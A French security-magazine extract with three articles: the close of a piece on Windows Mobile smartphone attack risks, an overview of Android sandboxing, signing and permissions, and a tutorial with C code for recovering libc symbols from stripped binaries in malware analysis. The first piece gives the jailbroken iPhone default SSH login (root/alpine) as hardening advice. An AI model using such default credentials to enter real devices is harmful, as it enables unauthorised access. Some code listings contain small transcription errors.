Tous comme l'ensemble des systèmes d'exploitation de Microsoft (Windows XP, Vista, Seven), le système d'exploitation dans sa version mobile de Microsoft, à savoir Windows Mobile attire également de nombreux programmeurs, hacker et cyber pirates. Il existe deux versions pour ce système d'exploitation qui sont les versions 5.0 et 6.0. Ces deux versions présentent néanmoins des lacunes de sécurité. D'un point de vue sécuritaire, Windows mobile connaît le même type d'attaques que les systèmes d'exploitation vue précédemment. Rajoutons à cela que la sécurité par défaut de ce système d'exploitation est relativement faible :

- Possibilité d'exécuter des binaires de manières silencieuse,
- Auto-exécution à partir des médias amovible activés par défaut,
- Aucune séparation des privilèges.

Pour les versions antérieures à la version 4.0 du logiciel de synchronisation des smartphones (ActiveSync), il existait de grosse faille de sécurité lors de la synchronisation à travers le réseau. En effet, les données transitant en clair sur le réseau, il était possible à un cyber pirates d'effectuer une attaque de type Man In The Middle entre le smartphone et le poste de synchronisation afin de récupérer l'ensemble des données.



**Figure 1.** Compromission d'un smartphone dans un réseau d'entreprise



Figure 2. PDA

## Les risques liés à la compromission d'un smartphone

Par compromission d'un smartphone, nous entendons bien évidemment le vol de données associé à ce dernier grâce à la lecture des SMS/MMS, la lecture des mails, récupération de liste de contact etc. mais cela n'est pas tout, nous entendons également les risques pour le système d'information sur lequel le smartphone va se connecter suite à une attaque.

En effet, lors de la synchronisation d'un smartphone sur le poste client, une connexion avec le réseau local (le réseau d'entreprise) est partagée avec le périphérique permettant d'ouvrir un nombre important de vecteur de propagation.

Comme le montre la Figure 1, après l'insertion d'un smartphone compromis dans un réseau d'entreprise, il est alors possible de véhiculer des attaques contre le réseau interne, les postes clients ainsi que d'autres smartphones disponibles.

Comme nous avons pu le dire précédemment, des smartphones ayant les systèmes d'exploitation Windows mobile ou encore Symbian disposent d'interpréteurs de langages de script tels que Python ou encore Ruby.

Grâce à ces interpréteurs de langages de script, il est possible d'utiliser des exploits existants ou bien de créer ses propres exploits. Des Frameworks connus tels que Metasploit regorgent d'exploits contre les différents smartphones pour ceux n'étant pas habitués avec le code.

Il est même possible de voir encore plus loin dans la compromission d'un réseau. Le smartphone pourrait tout simplement servir de passerelle vers le réseau d'entreprise afin d'avoir un accès direct à l'ensemble du réseau d'entreprise.

Il est également possible que le smartphone infecte le poste client qui lui-même tentera d'infecter le réseau d'entreprise permettant ainsi aux cybercriminels de rester dans l'ombre et de n'avoir qu'à récupérer l'ensemble des informations que le poste client infecté aura récupéré.

La portée de l'attaque ne va donc s'arrêter que lorsque le cyber criminel n'aura plus d'idées, cela peut faire assez froid dans le dos.

## Comment sécuriser son smartphone

De nos jours, la sécurisation des smartphones reste une partie que bien des personnes ne mettent pas en place du fait que la société n'a pas l'air de réellement voir les problèmes de sécurité pouvant être liés à un smartphone compromis.

Il existe des antivirus ainsi que des pare-feux mais ces derniers ne sont vraiment que peu évolués et ne détectent que très peu de programmes malicieux.

Afin de pallier à la fuite d'information dans le cas de perte ou de vol du smartphone, il est possible de mettre en place des solutions de chiffrement. Certaines solutions de chiffrement permettant uniquement de chiffrer les données sur les périphériques alors que d'autres vont permettre de chiffrer de manière transparente les données transitant comme l'agenda, les mails, les calendriers.

De part la nature du matériel présent dans les smartphones, il est très difficile de réaliser des outils réellement efficaces dans la détection de code ou de programmes malicieux.

Afin de réellement pouvoir sécuriser son smartphone, il est simplement nécessaire de faire preuve d'un peu de logique et de bon sens. Afin d'éviter une fuite d'information,

il est nécessaire par exemple de toujours verrouiller son téléphone lorsqu'il peut être lu ou approché par quelqu'un.

Toujours dans le bon sens, il est important de ne pas installer des applications provenant de sources non sûres car la majorité des logiciels espions et/ou malwares proviennent de cela. Dans un cadre professionnel, il est nécessaire de savoir rester professionnel, c'est-à-dire qu'il n'est pas nécessaire d'installer des jeux ou de jailbreaker son iPhone si cela n'aide pas pour le travail, cela peut être beaucoup plus dangereux qu'autre chose.

Pour en revenir au jailbreak de l'iPhone, rappelons que ce dernier permet de débloquent un accès distant via un serveur SSH, il est impératif de garder en tête que le mot de passe par défaut peut être connu de tous le monde, il est donc nécessaire de le modifier ou bien de désactiver le serveur SSH. (Par défaut login : root et mot de passe : alpine).

N'oubliez pas non plus de désactiver le Bluetooth si vous ne vous en servez pas, de nombreuses attaques passent par ce protocole.

## Conclusion

Vous l'aurez compris, malgré la démocratisation des smartphones autant dans le monde professionnel que dans la vie de tous les jours, la sécurité de ces derniers reste encore triviale et beaucoup moins avancée que les attaques à l'égard de ces mêmes périphériques. Les seules vraies consignes de sécurité sont donc la veille des utilisateurs envers les programmes provenant d'un expéditeur n'étant pas sûr ainsi que la désactivation des protocoles de communication n'ayant pas nécessité d'exister (SSH, Bluetooth ...).

### À propos de l'auteur

Régis SENET, actuellement stagiaire pour la société JA-PSI est étudiant en cinquième année à l'école Supérieure d'informatique Supinfo. Passionné par les tests d'intrusion et les vulnérabilités Web, il tente de découvrir la sécurité informatique d'un point de vue entreprise. Il est actuellement en train de s'orienter vers le cursus CEH, LPT et Offensive Security.  
Contact : [regis.senet@supinfo.com](mailto:regis.senet@supinfo.com)  
Site internet : <http://www.regis-senet.fr>



# User-Centric Security Solutions

ENTERPRISE SECURITY DELIVERED FROM WITHIN THE NETWORK

# Open. Trusted. Dynamic.



## Network

Always-On &  
Highly Available



## People

Transparent  
to the User



## Process

Independent  
Chain of Control



## Knowledge

Secure Voice,  
Data & Mobility





BABACI NABIL

# Mécanisme de Sécurité sous Android

Faire du développement Open-Source devient de plus en plus tendance, surtout si nous pouvons profiter à la fois de services qui ont fait leurs preuves dans ce domaine comme le fait si bien Google. Nouveau sur le marché des OS embarqués pour les smartphones, Android propose toute une panoplie de services centrés utilisateur mais offre aussi une plateforme de développement alliant puissance et simplicité, offrant les mécanismes de sécurité les plus récents et des plus faciles simple à mettre en oeuvre.

Degré de difficulté



Dans cet article nous traiterons de la sécurité d'ordre générale sur le système d'exploitation Open Source Android.

Dans un premier temps nous explorerons les arcanes du framework, en consultant les principales briques supportées par le système. Suivi dans un second temps de la machine virtuelle exotique, Dalvik, qui implémente une utilisation en parfaite symbiose avec le matériel. Puis nous verrons du côté développement les solutions de sécurisation offerte par le framework.

## Framework

Petit rappel, Android, nom de la start-up racheté par Google, créé un OS open-source dont le but est de le distribuer librement et dont son code source est ouvert, sous l'égide de l'Open Handset Alliance, groupe d'une trentaine de partenaires tels que Vodafone, T-Mobile, Samsung et Google.

Autant dire un nouveau concurrent pour les OS mobile existant comme le Iphone ou plus récemment OpenMoko avec son Neo1973.

Entrons dans les détails. Concrètement Android propose un bon nombre d'applications pré-installés, et permet aux développeurs d'utiliser les différentes Api disponibles dont les applications sont principalement développées en Java avec une machine virtuelle modifiée que nous verrons plus loin dans cette article.

Notons toutefois que chaque application est un package fourni en un fichier *jar* d'extension *.apk*.

Concernant l'architecture nous pouvons constaté plusieurs choses importantes.

Android est basé sur un noyau Linux, sa version actuelle est la 2.6.24 mais signalons que l'os n'est pas un Linux en tout point car il se sert uniquement de cette base noyau pour en tirer un maximum d'avantages notamment au niveau de l'interopérabilité avec le matériel, l'ensemble des mécanismes d'ordonnancement, les drivers d'entrée-sortie, les fonctions IPC, la sécurité, la gestion de l'énergie, sans oublier sa stabilité.

Les librairies implémentées sont pléthore nous y retrouvons, la *libc* (nommée *Bionic*) qui est une dérivation de la norme BSD au niveau du standard de la *libc*, modifiée pour les systèmes embarqués.

La librairie *Media* pour l'ensemble des formats audio et vidéo sur *PacketVidéo*, *Surface Manager* qui gère l'affichage des différentes couches 2D et 3D. Une librairie *WebKit* en interaction avec le navigateur.

La *Sgl* qui est un moteur 2D complété par des librairies 3D notamment avec l'implémentation d'*OpenGL ES*

Une librairie *FreeType* pour de l'affichage vectoriel et *SQLite* en tant que base de données légère. Mais Android n'inclut pas l'ensemble des standards Linux notamment la norme POSIX.

Notons toutefois qu'une couche d'abstraction matérielle est mise en place entre le noyau et les couches supérieures dans le but d'offrir une comptabilité optimum des différents support.

### CET ARTICLE EXPLIQUE...

L'architecture globale d'Android.

Les différents mode de sécurité.

La machine virtuelle Dalvik.

### CE QU'IL FAUT SAVOIR...

Programmation java en générale.

Génération de certificat de sécurité.

Architecture système Linux.

## Dalvik la machine virtuelle

Toujours dans l'exploration de notre framework, attardons nous sur la machine virtuelle développée pour Android. Elle a été créée dans le but d'offrir un maximum d'avantages dans les systèmes nécessitant peu de mémoire vive, un faible espace pour le swapping et pour de faibles processeurs, le tout alimenté par une batterie autonome.

Dalvik est une machine virtuelle Java sans utiliser l'ensemble des composant liés aux plateforme embarqués, autrement dit une personnalisation de la JVM. Dalvik exécute du code java et le transforme en .dex optimisé pour le mapping de mémoire et l'exécution sur système embarqué ainsi que pour sa faible taille de fichier.

La plupart des programmes sont écrits en Java, et utilise Java 5 SE comme API de développement. Cependant l'ensemble de l'API n'est pas utilisé. Voici la liste des packages supportés et non supportés:

A cela s'ajoute des librairies tiers développés tels :

- org.apache.http,
- org.json,
- org.xml.sax,
- org.xmlpull.v1,

et l'ensemble des packages commençant par *android* et *dalvik*.

## Sécurité par le cloisonnement

Lors du développement d'une application, les programmes sont isolés les uns des autres par de multiple couches de sécurité. Une des briques les plus importante est l'*Activity Manager*, car elle consiste en la gestion du contrôle du cycle de vie de l'application. Concrètement l'utilisation du mécanisme de sandboxing permet le cloisonnement des applications et offre une sécurité plus adéquate ainsi il existe peu de risque de contourner celle-ci. Une des particularités d'Android est que chaque application s'exécute dans des processus distinct. Chacun d'eux possède un identifiant unique ( user-id, emprunté au noyau).

Table 1. Listes des packages dans Android

Package Supportés	Package Non Supportés
java.awt.font	java.applet
java.beans	java.awt
java.io	java.lang.management
java.lang	java.rmi
java.math	javax.accessibility
java.net	javax.activity
java.nio	javax.imageio
java.security	javax.management
java.sql	javax.naming
java.text	javax.print
java.util	javax.rmi
javax.crypto	javax.security.auth.kerberos
javax.microedition.khronos	javax.security.auth.spi
javax.net	javax.security.sasl
javax.security	javax.sound
javax.sql	javax.swing
javax.xml.parsers	javax.transaction
org.w3c.dom	javax.xml
org.xml.sax	org.ietf.*
	org.omg.*
	org.w3c.dom.*

Ajoutons aussi les Intents qui sont des objets permettant de véhiculer les messages entre composants principaux notamment les *Services*, s'exécutant en tâches de fond, les *Activities* fournissant des fonctionnalités d'interaction utilisateur et le *BroadcastReceiver* qui permet l'écoute des objets intents sur chaque application.

En ce qui concerne le dernier composant *ContentProvider* (manager de données applicatifs), celui-ci ne communique pas avec les Intents.

### Signature

Android met à disposition un mécanisme de signature digitale pour les applications. Ainsi cela protège de la mise à jour frauduleuse ne venant pas dudit auteur. La création d'un CA de type X.509 est faisable via l'outil *Keytool* faisant parti de la JRE. Son utilisation est assez simple, créer un dossier qui abritera le certificat et rendez-vous dans le répertoire *bin* de JRE et lance l'outil *keytool*.

Table 2. Liste des permissions

Permissions	Définitions
BLUETOOTH	Rend disponible l'appairage
INTERNET	Permet d'ouvrir des communication sur le réseau
CALL_PHONE	Permet d'appeler sans passer par le l'interface d'appel
CHANGE_CONFIGURATION	Permet la modification des options de configuration locale.
DELETE_PACKAGES	Suppressions de paquets
READ_SMS	Permet la lecture des SMS





**Figure 1.** Architecture : Les différentes couches du système

Les paramètres de keytool sont diverses :

```
keytool -v -genkey -alias
<pathdekey>.keystore -keyalg RSA
-validity 16000 -keystore
<nomdelaculé>.keystore
```

L'outil vous demandera différentes informations, tels qu'un password, noms d'organisation...

Une fois cela fait, il faut signer l'application, avec un autre outil le *Jarsigner tool*. Lancez l'outil depuis sont répertoire *bin*, les paramètres eux aussi sont diverses :

```
jarsigner -verbose -keystore
<pathdekey>.keystore -storepass
<password> -keypass <password>
<pathapk>.apk <aliasname>
```

Une fois cela fait l'application est prête à être déployée soit sur votre émulateur soit sur votre matériel via la commande *adb*.

Pour plus de simplicité il vous est possible de recourir à un *Keytool UI* en mode graphique dont voici l'adresse : [http://yellowcat1.free.fr/index\\_ktl.html](http://yellowcat1.free.fr/index_ktl.html)

## AndroidManifest

Android prévient des problèmes liés aux accès des données entre processus en faisant de sorte que chaque application

s'exécute dans un processus différent et avec un unique User-id.

Partant de là, la communication entre application se fait par une stratégie de permission via un fichier *.xml* le *AndroidManifest.xml*. Par défaut les applications ne peuvent accéder à certaines ressources ou composants, tels les périphériques bluetooth, la liste des contact ou encore le dispositif de caméra.

## Terminologie

- Sandbox: mécanisme qui permet l'exécution de logiciel avec moins de risques au système d'exploitation. Ces derniers sont souvent utilisés pour exécuter du code non testé ou de provenance douteuse.
- IPC: *Inter-Process Communication*, regroupent un ensemble de mécanismes permettant à des processus concurrents (ou distants) de communiquer.

Voici une liste non exhaustive des permissions prédéfinies par Android:

Pour configurer le fichier soit nous éditons directement le fichier xml ou soit en mode graphique toujours dans notre IDE.

Dans le listing 1 nous avons un exemple d'utilisation dans lequel l'application possède les permissions pour l'accès à la réception et à l'émission de SMS, ou encore la possibilité d'appairage pour le téléphone, la création d'une connexion au réseau.

Grâce à toutes ses permissions prédéfinies, Android nous simplifie notre gestion des permissions. Et si cela ne

### Listing 1. Exemple d'édition de permissions

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.android.app.myandroid" >

<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.BLUETOOTH" />
<uses-permission android:name="android.permission.INTERNET" />

</manifest>
```

### Listing 2. Personnalisation

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.me.app.myandroid" >

<permission android:name="com.me.app.myandroid.permission.MYACTIVITY"
android:label="@string/myActivity"
android:description="@string/accessto_myActivity"
android:protectionLevel="normal" />

</manifest>
```

suffit pas Android nous permet de créer des permissions personnalisées. En voici un exemple dans le listing 2.

Pour mieux entreprendre la création d'une permission, il vous faudra rajouter un tag permission dans lequel il est nécessaire de renseigner ses attributs.

- *Android:name* correspond au nom de la permission, ici le nom du package en question.
- *Android:label* permet une courte description de notre permission
- *Android:description* est une description plus exhaustive
- *Android:permissionGroup* renseigne à quelle groupe appartient notre permission
- *Android.protectionLevel* définit le risque potentiel entre normal, dangerous, signature et signature-OrSystem le système réagira en fonction du niveau indiqué et procédera à un renforcement d'accès inhérent.

## Problématique de Sécurité

Une des principales problématiques véhiculées a été que le SDK révélait

quelques failles de sécurité dans ses premières versions. Avoir un systèmes fiable sera toujours un enjeu important et demandera beaucoup de temps à le sécuriser.

Un autre problème pourrait venir des développeurs amateurs soit en distribuant les applications via le market soit directement dans leur téléphones. Google n'a pas prévu de mesures pour valider les applications comme le fait Apple ce qui laissent une porte d'entrés aux possible malwares.

Une des principales cibles des pirates est le Web. En effet le web est un des points clés des attaques via des sites vérolés, même si Android peut avoir recours au logiciels Savant protection, il n'en reste pas moins que cela reste vulnérable

Concernant le noyau, il est vrai qu'un noyau Linux offre pas mal de sécurité, mais une des dernières news relayée à été la possibilité d'un exploit concernant le root.

## Conclusion

Android est un système précurseur dans son domaine dans la mesure, où il met

## Sur Internet

- <http://developer.android.com/intl/fr/index.html> – Pour en apprendre plus sur le SDK Android
- <http://www.dalvikvm.com/> – Ressource sur la DVM.

en avant les développements libres, le support de plusieurs plateforme via sa HAL et son noyau Linux.

Les mécanismes de cloisonnement apportés beaucoup plus de sécurité cependant, le fait d'avoir un système ouvert permet évidemment d'avoir des risques potentiel de failles, notamment prouvés par l'envoi de SMS malicieux comme sur l'iphone. Néanmoins, le système Android offre dans sa majorité peu d'accroches pour les pirates. Et le sandboxing est là pour justement limités au maximum les dérives possible.

### Auteur

Passionné de sécurisation informatique, BABACI Nabil, suit actuellement un cursus d'ingénierie logiciel au sein de l'Exia. Il est membre fondateur de l'association Linux en Champagne, promouvant l'image de Linux et UNIX sur Reims. Vous pouvez le contacter à cette adresse : [nabilbabaci@yahoo.fr](mailto:nabilbabaci@yahoo.fr)

## PUBLICITÉ



**HSC** Hervé Schauer Consultants  
depuis 1989

**FORMATIONS CERTIFIANTES ISO 27001**

- ▼ Certification internationale pour :
  - ⇒ ISO 27001 Lead Auditor
  - ⇒ ISO 27001 Lead Implementer
  - ⇒ ISO 27005 Risk Manager
- ▼ Retours d'expériences
  - ⇒ Audit de certification
  - ⇒ Mise en œuvre d'un SMSI
  - ⇒ Appréciation des risques
- ▼ Approche didactique
- ▼ Plus de 500 stagiaires depuis 2005

Formations de 3 à 5 jours, dispensées par 2 à 4 consultants en sécurité à Paris, Toulouse, Lyon...

Renseignements par courriel à [formations@hsc.fr](mailto:formations@hsc.fr)  
ou par téléphone au 01 41 40 97 04

Plans détaillés disponibles sur <http://www.hsc.fr/ifa>,  
<http://www.hsc.fr/fli>, <http://www.hsc.fr/fm>

Revue de direction



**HSC** Hervé Schauer Consultants  
depuis 1989

**FORMATION PRATIQUE TESTS D'INTRUSION**

- ▼ Nombreux systèmes à attaquer
- ▼ Scénarios d'intrusion complets
- ▼ Un ordinateur par participant
- ▼ Utilisation des outils les plus récents
- ▼ 5 jours de formation

Formation pratique de haut niveau dispensée par 3 à 6 consultants en sécurité

Renseignements par courriel à [formations@hsc.fr](mailto:formations@hsc.fr)  
ou par téléphone au 01 41 40 97 04

Plan détaillé disponible sur <http://www.hsc.fr/ifi>



JUSTIN SUNWOO KIM

# Restaurer les symboles de débogage à partir de binaires compilés statiquement

Degré de difficulté



La restauration des symboles de débogage est primordiale pour mieux appréhender les problèmes spécifiques aux fichiers binaires strippés. La méthode exposée dans le présent article peut être réutilisée dans d'autres champs d'étude.

De nombreux malwares sont compilés au format strip pour contrer les tentatives d'analyses. Toutefois, une méthode existe pour mieux déboguer et analyser ces malwares ainsi que les fichiers binaires. La méthode que j'utilise s'apparente aux méthodes de recherche par signature, telles que FLIRT. Dans cet article, je vous montrerai comment trouver des fonctions libc ayant le format binaire ELF.

## Première question et non des moindres, que sont les symboles de débogage ?

Les symboles de débogage représentent des ensembles d'informations compilées au format binaire facilitant le processus de débogage. Ces fichiers regroupent des noms de variables, noms de fonctions, offset... Vous pouvez accéder aux symboles avec les commandes *objdump*, *gdb*, et *nm*. La Figure 1 illustre un cas d'utilisation de *gdb* avec un fichier binaire incluant des symboles de débogage. La fonction *main* appelle une autre fonction, le nom de la fonction appelée est affiché en face de son adresse. Grâce aux symboles, nous pouvons facilement obtenir plus d'informations sur ces fonctions. La commande '*objdump*' est similaire à *gdb*. La commande '*nm*' est celle qui nous intéresse le plus. Cette dernière permet de lister l'ensemble des symboles appartenant au fichier binaire ainsi que leur emplacement en mémoire, offset, taille, index...

## Librairie libc

La librairie *libc* est la librairie standard spécifique au langage C développé par GNU. Elle inclut

plusieurs fonctions facilitant la programmation en C sous Linux. Citons-en quelques unes : *strcpy*, *memcpy*, *printf*... Je suis sûr que plusieurs d'entre vous connaissent déjà ces fonctions. Pourquoi s'intéresser à la librairie *libc* ? Dans le cadre de cet article, je vais vous expliquer comment trouver des fonctions *libc* dans des fichiers binaires statiques (au format strip). La méthode exposée est également valable pour les autres librairies.

## Compilation statique

Qu'est-ce qu'une compilation statique ? La plupart des compilateurs utilisent par défaut un éditeur de liens dynamiques pour lier un fichier binaire et une fonction provenant d'une autre librairie, ceci permet d'éviter que le code des fonctions soit en un seul et même endroit (principe de granularité/modularité). Prenons un exemple, vous souhaitez afficher le message *hello world* en utilisant la fonction *printf*. Un fichier binaire compilé dynamiquement dispose d'un lien spécifique pour *glibc* qui référence la fonction *printf*. Toutefois, si ce fichier binaire est compilé de manière statique, alors il se réfère à sa propre version de *printf* qui se trouve dans le fichier, la dépendance est donc plus forte. Reportez-vous à la Figure 2 et 3 pour mieux comprendre les différences entre la compilation statique et les liens dynamiques.

## L'outil 'nm'

L'outil '*nm*' est l'une de mes applications préférées, il permet de trouver facilement des symboles ainsi que les informations associées. Pour mieux



aborder la suite de cet article, vous devez comprendre certains mécanismes en jeu. En effet, nous allons parser (analyser et exécuter) puis récupérer des informations relatives aux offsets et la taille des symboles que 'nm' aura trouvés. Reporte-vous à la Figure 4 pour avoir un exemple d'utilisation de l'outil 'nm'. Vous pouvez voir l'adresse de l'emplacement du symbole dans la première colonne. Dans la seconde colonne figure les types de symboles. La troisième et dernière colonne affiche le nom des symboles. Comme vous pouvez le constater, il existe une multitude de types de symboles. Dans notre exemple, *T* signifie qu'il s'agit d'une zone texte. *W* signifie qu'il s'agit d'un symbole faible et *R* d'un symbole en lecture seule. Le manuel nm regroupe de plus amples informations sur les différentes représentations.

### Stripper un fichier binaire

La technique du 'Stripping' permet de supprimer tous les symboles de débogage présents dans un fichier binaire. Pour cela on utilise la commande 'strip', qui se trouve dans /usr/bin/strip. Après avoir strippé un fichier binaire, vous vous apercevrez que certaines informations ne sont plus affichées. La Figure 5 est un dump de code assembleur sans informations de débogage. Même si *printf* est présent dans le dump, il s'agit uniquement d'une référence de l'emplacement de la fonction. Remarque : @plt+0x99 se trouve après *printf*, cela signifie qu'elle est située à 0x99 octets de l'adresse de *printf*. La Figure 6 illustre ce qu'est un fichier binaire strippé.

### Patterns de fonctions

Que peut-on considérer comme pattern de fonction ? Question simple, réponse simple : toutes les fonctions disposant de leur propre code assembleur. Le fait de croiser le code assembleur dans les fichiers binaires nous permettrait d'obtenir le résultat souhaité. Par exemple, la Figure 7 illustre les opcodes de la fonction *printf* dans un fichier statique.

Certes, nous pouvons passer en revue toutes les fonctions une par une. Cependant, chaque librairie est de nature

```

0x0804266a <main+679>: lea    -0xfc(%ebp), %eax
0x080426f0 <main+685>: mov   %eax, (%esp)
0x080426f3 <main+688>: call  0x804e150 <fread>
0x080426f8 <main+693>: lea   -0xfc(%ebp), %eax
0x080426fe <main+699>: mov   %eax, 0x1(%esp)
0x08042702 <main+703>: movl  $0x0a2b84, (%esp)
0x08042709 <main+710>: call  0x804ddc0 <printf>
0x0804270e <main+715>: movl  $0x6, 0x2(%esp)
0x08042714 <main+723>: lea   -0x1e85af(%ebp), %eax
0x0804271c <main+729>: mov   %eax, 0x1(%esp)
0x08042720 <main+733>: lea   -0xfc(%ebp), %eax
0x08042726 <main+739>: mov   %eax, (%esp)
0x08042729 <main+742>: call  0x8058de0 <strcmp>
0x0804272e <main+747>: test  %eax, %eax
0x08042730 <main+749>: je    0x804873e <main+763>
0x08042732 <main+751>: movl  $0x1, (%esp)
0x08042739 <main+758>: call  0x804daf0 <exit>
0x0804273e <main+763>: movzbl -0x107(%ebp), %eax
0x08042743 <main+770>: movzbl %al, %eax
0x08042748 <main+773>: mov   %eax, %edx
0x0804274e <main+775>: shl   $0x18, %edx
0x0804274d <main+778>: movzbl -0x108(%ebp), %eax
0x08042754 <main+785>: movzbl %al, %eax
--Type <return> to continue, or q <return> to quit--
    
```

Figure 1.

différente n'a pas la même version, il ne serait donc pas intéressant ni envisageable d'avoir un pattern unique par système. Le mieux est encore de disposer d'un générateur automatique de patterns afin de générer des patterns

ayant leur propre librairie installée sur le système. Un autre problème se pose, le code des fonctions libc des binaires compilés statiquement est différent. En effet, chaque binaire compilé de manière statique dispose d'un ensemble




Figure 2.




Figure 3.

```

08042720 T  _IO_dallocbuf
0804ddf0 W  _IO_fclose
08075060 T  _IO_fflush
0804fc10 W  _IO_file_attach
08050a30 T  _IO_file_close
080517e0 W  _IO_file_close_it
08050a50 T  _IO_file_close_mmap
08074f30 T  _IO_file_dallocate
08051760 W  _IO_file_finish
08051970 W  _IO_file_fopen
08051720 W  _IO_file_init
080aebc0 R  _IO_file_jumps
080aee00 R  _IO_file_jumps_maybe_mmap
080aee20 R  _IO_file_jumps_mmap
08051610 T  _IO_file_open
08051340 W  _IO_file_overflow
08050ac0 T  _IO_file_read
0804fec0 T  _IO_file_seek
08050d30 W  _IO_file_seekoff
0804fd00 t  _IO_file_seekoff_maybe_mmap
0804fc40 T  _IO_file_seekoff_mmap
08051340 W  _IO_file_setbuf
080513a0 T  _IO_file_setbuf_mmap
    
```

Figure 4.



de fonctions et d'offsets spécifiques. Idéalement il conviendrait de comparer le code de la fonction avec le fichier binaire, mais il faudrait générer un pattern de fonction pour les 20 ou 30 premiers octets.

## Outil de restauration des symboles de débogage

L'implémentation d'un outil de restauration des symboles de débogage se résume en deux étapes : un générateur automatique de patterns de fonctions et un programme de vérification des patterns de fonctions. L'implémentation d'un générateur automatique de patterns de fonction se fait en quelques étapes. Les fonctions appartenant au fichier libc.so.6 sont analysées. La commande 'nm' permet de liste toutes les fonctions de la librairie libc. Lorsque l'existence de la fonction est testée, le programme tentera de compiler son code source. Une fois le code compilé, le générateur recherchera l'emplacement (offset) de la fonction en utilisant la commande nm à nouveau dans le fichier binaire. En soustrayant 0x08041000 à l'offset de l'emplacement de la zone texte d'un binaire ELF, on détermine l'emplacement de la fonction. Le nombre exact d'octets à cette adresse est copié et sauvegardé dans la liste du fichier pattern. Lorsque le générateur a effectué cette tâche, la correspondance des patterns débute. L'implémentation du programme de correspondance des patterns permettra de comparer le pattern avec le fichier binaire, et convertira l'offset de la fonction à l'adresse courante du fichier binaire en ajoutant 0x08041000, pour découvrir l'emplacement de la fonction dans le binaire cible.

Par exemple, pour trouver la fonction strcpy à partir d'un fichier binaire, il faut d'abord générer la signature de la fonction strcpy. Il suffit pour cela d'utiliser objdump (Voir Listing 1).

La signature ressemble à ceci :

```
"\x55\x31\xd2\x89\xe5\x56\x8b\x75\x08\x53\x8b\x5d\x0c\x8d\x4e\xff\x0f\xb6\x04\x13\x88\x33\x11\x01\x83\xc2\x01\x84\xc0\x75\xf1\x89\xf0\x5b\x5e\x5d\xc3"
```

Figure 5.

Figure 6.

### Listing 1.

```
080681b0 <strcpy>:
080681b0: 55          push    %ebp
080681b1: 31 d2      xor     %edx,%edx

080681b3: 89 e5      mov     %esp,%ebp
080681b5: 56          push   %esi
080681b6: 8b 75 08   mov     0x8(%ebp),%esi
080681b9: 53          push   %ebx
080681ba: 8b 5d 0c   mov     0xc(%ebp),%ebx
080681bd: 8d 4e ff   lea    -0x1(%esi),%ecx
080681c0: 0f b6 04 13 movzbl (%ebx,%edx,1),%eax
080681c4: 88 44 11 01 mov    %al,0x1(%ecx,%edx,1)
080681c8: 83 c2 01   add    $0x1,%edx
080681cb: 84 c0      test   %al,%al
080681cd: 75 f1      jne    80681c0 <strcpy+0x10>
080681cf: 89 f0      mov    %esi,%eax
080681d1: 5b        pop    %ebx
080681d2: 5e        pop    %esi
080681d3: 5d        pop    %ebp
080681d4: c3        ret
```

## Listing 2a. pgfh.c

```

#define _GNU_SOURCE
#include <stdio.h>
#include <link.h>
#include <string.h>
#include <sys/stat.h>

#include "func.h"

#define PATTERN_BUF_SIZ 1024
#define NM_PATH "/usr/bin/nm"
#define GCC_PATH "/usr/bin/gcc"
#define OBJ_PATH "/usr/bin/objdump"
#define ADDRESS_BASE 0x8048000
#define CFILENAME ".pg.c"
#define EFILENAME ".pg"
#define HFILENAME "pattern.h"
#define MAX_ARG 6
#define PATTERN_SIZ 25

#define TEMPL_INCLUDE "#include <stdio.h>\n#include <stdlib.h>\n#include <unistd.h>\n#include <string.h>\n#include <sys/types.h>\n\n#include <sys/socket.h>\n"
#define TEMPL_HEADER "int main(){"
#define TEMPL_FOOTER "}"

#define HEADER_HEADER "#ifndef __HARA_PATTERN_H__\n#define __HARA_PATTERN_H__\n\n/* librairie libc - liste des patterns de fonctions\n*/\n\n/* créé à l'aide d'un générateur de pattern pour Hara */\n\nchar *pattern[]={\n"
#define HEADER_FOOTER "#endif"

//variables globales
void *libcAddr;
char *libcPath;

int checkPattern(char *buf1, char *buf2, size_t n);

static int find_libcaddr(struct dl_phdr_info *info, size_t size, void *data){
    char buf[9];

    //s'il s'agit d'un module libc, alors stocker les infos
    if(strstr(info->dlpi_name, "libc"){
        //stocker les adresses
        sprintf(buf, "%08x", info->dlpi_addr);
        sscanf(buf, "%x", &libcAddr);

        //sauvegarde du chemin d'accès
        libcPath=malloc(strlen(info->dlpi_name)+1);
        strcpy(libcPath, info->dlpi_name);
    }

    return 0;
}

int main(int argc, char **argv){
    int i,j,k;
    int r;
    int nFunc=0;
    int nTotal=0;
    int pos; //file pos
    char buf[PATTERN_BUF_SIZ];
    char buf2[PATTERN_BUF_SIZ];
    char patternbuf[PATTERN_BUF_SIZ];
    char filebuf[PATTERN_BUF_SIZ];
    char *funcAddr;
    char ch;

```

**Listing 2b.** *pgfh.c*

```

int funcSize;
int readSize;
int funcOffset;

int compiled;
int found;

FILE *fp;
FILE *sp;
FILE *hp;

struct stat statbuf;
/* En-têtes */
printf("===== Générateur de pattern pour HARA v1.0 =====\n");
printf("[=] générateur automatique de pattern pour hara\n");
printf("[=] z0nKt1g3r @ WiseguyS\n");
printf("[=] http://0xbeefc0de.org\n");
/* Initialisation des variables pour la mise en correspondance avec les patterns */
if(dl_iterate_phdr(find_libcaddr, NULL)<0){
    printf("[=] Impossible de trouver libc.\n");
    exit(-1);
}

printf("[=] -----\n");

/* Infos sur les variables */
printf("[+] chemin d'accès librairie libc : %s\n", libcPath);
printf("[+] adresse librairie libc : %p\n", libcAddr);

nFunc=sizeof(funcList)/4;
